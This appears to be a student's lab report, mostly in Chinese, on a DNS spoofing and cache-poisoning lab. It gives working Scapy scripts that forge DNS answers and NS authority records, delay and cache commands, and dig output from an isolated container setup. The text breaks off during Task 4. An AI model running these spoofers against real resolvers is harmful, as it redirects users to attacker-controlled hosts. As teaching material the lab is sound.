
The report of lab 5

57118117 谌雨阳

Testing the DNS Setup

1、Get the IP address of ns.attacker32.com.


在 user 机中输入 dig 命令向本地 DNS 服务器询问 ns.attacker32.com 的 IP 地址，结果如下，可以看到通过本地 DNS 服务器可以将该域名解析到 10.9.0.153：



```
root@c7006c24cf51:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41237
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eb7b0905d8d26a850100000060f5488edbd8600e7b225666 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:40:30 UTC 2021
;; MSG SIZE  rcvd: 90
```


2、Get the IP address of www.example.com.

直接运行 dig 命令，本地 DNS 服务器给出如下的结果：



```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53375
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0de6d60332afe3f00100000060f674c8e01c3a7b3a2c666f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 4292 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:01:28 UTC 2021
;; MSG SIZE  rcvd: 88
```

指定恶意 DNS 服务器进行 dig，能够得到伪造的目标域名的 IP 地址：



```
root@3ea41db90486:/# dig @ns.attacker32.com  www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19742
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7f825dcb8b818a350100000060f674fbac61e08d88dfb234 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Jul 20 07:02:19 UTC 2021
;; MSG SIZE  rcvd: 88
```

上述测试表明本地 DNS 服务器配置正确。

Task 1：Directly Spoofing Response to User

Code：


伪造包代码：

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):

  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

```

```python
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.2.3.4')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-ca28f86ef23a', filter=f, prn=spoof_dns)
```


Result：

先在 attack 机中运行如上伪造包代码：




```
root@VM:/volumes# python3 spoof.py
```

然后在 user 机上 dig www.example.com，得到如下回复：




```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52425
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b69509c9b9e5fc490100000060f67622cb1227472b52b274 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86054   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:07:14 UTC 2021
;; MSG SIZE  rcvd: 88
```

这说明我们的伪造数据包到达 user 机慢于真实的回应包，通过提高本地 DNS 的数据延迟来解决：




```
root@9e59ae4605ca:/# tc qdisc add dev eth0 root netem delay 100ms
root@9e59ae4605ca:/#
```

再次在 user 机上 dig www.example.com，得到如下回复，为我们伪造的报文信息，该域名被映射到了 1.2.3.4：



```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65329
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:09:22 UTC 2021
;; MSG SIZE  rcvd: 64
```

攻击程序打印内容如下：



```
root@VM:/volumes# python3 spoof.py
 10.9.0.5 --> 10.9.0.53: 52425
.
Sent 1 packets.
 10.9.0.5 --> 10.9.0.53: 65329
.
Sent 1 packets.
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers


Code：

包伪造代码如下，与 task1 相比只是把 sniff 的网段改到 10.8.0.0/24，捕获修改的是本地 DNS 向外发出的报文：

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):

  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.2.3.4')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-84bdf3594d21', filter=f, prn=spoof_dns)
```


Result：

首先使用如下命令清除本地 DNS 服务器中的缓存：




```
root@9e59ae4605ca:/# rndc flush
root@9e59ae4605ca:/# 
```

然后在 attack 机上运行 Code 部分的包伪造代码：




```
root@VM:/volumes# python3 spoof.py
```

之后在 user 机上使用 dig 命令询问 www.example.com 的 IP 地址，收到的回应 DNS 包如下：



```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63098
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6be77b19d953b7a00100000060f6781af4cdaa2f00c9a864 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 3024 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:15:38 UTC 2021
;; MSG SIZE  rcvd: 88
```

在本地 DNS 服务器中利用如下两条命令进行缓存转储并显示：



```
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863985  A       1.2.3.4
root@9e59ae4605ca:/# 
```

截图显示本地服务器上已经缓存了 www.example.com 映射到 1.2.3.4 的记录。

Task 3: Spoofing NS Records


Code：

代码中增加了 authority section 的部分，将 example.com 的权威服务器设定为恶意 DNS 服务器 ns.attacker32.com：

```
#!/usr/bin/env python3
from scapy.all import*
def spoof_dns(pkt) :

    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')) :
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        # Swap the sourceand destination IP address
        IPpkt = IP(dst = pkt[IP].src, src = pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport = pkt[UDP].sport, sport = 53)

        # The Answer Section
        Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A',
            ttl = 259200, rdata = '1.2.3.4')

        # The Authority Section
        NSsec = DNSRR(rrname = 'example.com', type = 'NS',
            ttl = 259200, rdata = 'ns.attacker32.com')

        # Construct the DNS packet
        DNSpkt = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1,
            qdcount = 1, ancount = 1, nscount = 1,
            an = Anssec, ns = NSsec)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt / UDPpkt / DNSpkt
        send(spoofpkt)

        # Sniff UDP query packets and invoke spoof_dns().
        f = 'udp and dst port 53'
        pkt = sniff(iface = 'br-84bdf3594d21', filter = f, prn = spoof_dns)
```


Result：

首先使用如下命令清除本地 DNS 服务器中的缓存：




```
root@9e59ae4605ca:/# rndc flush
root@9e59ae4605ca:/#
```

然后在 attack 机上运行 Code 部分的包伪造代码：




```
root@VM:/volumes# python3 spoof.py
```

之后在 user 机上使用 dig 命令询问 www.example.com 的 IP 地址，收到的回应 DNS 包如下




```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28837
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ec996eea795f80e50100000060f67ad75e4ca754994e6359 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 1092 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:27:19 UTC 2021
;; MSG SIZE  rcvd: 88
```

在本地 DNS 服务器中利用如下两条命令进行缓存转储并显示：



```
root@9e59ae4605ca:/# rndc dumpdb -cache
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db | grep example
example.com.            777590  NS      ns.attacker32.com.
www.example.com.        863992  A       1.2.3.4
```

表明我们成功将恶意 DNS 服务器写进了缓存，接下来进行测试，方式是在 user 机上 dig 一个其他的 example.com 系列域名，这里取了 mail.example.com 进行测试，发现该域名被恶意 DNS 服务器映射到了 1.2.3.6 这样一个不正常的 IP 地址上：



```
root@3ea41db90486:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16722
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8f4465fbc99d9a960100000060f67dca56bbeb7ee4cc9b7e (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 312 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:39:55 UTC 2021
;; MSG SIZE  rcvd: 89
```

Task 4: Spoofing NS Records for Another Domain


Code:

与 Task2 代码基本一致，增加了一条 NSsec 用来指定 google.com 的权威服务器：

```python
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):

  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
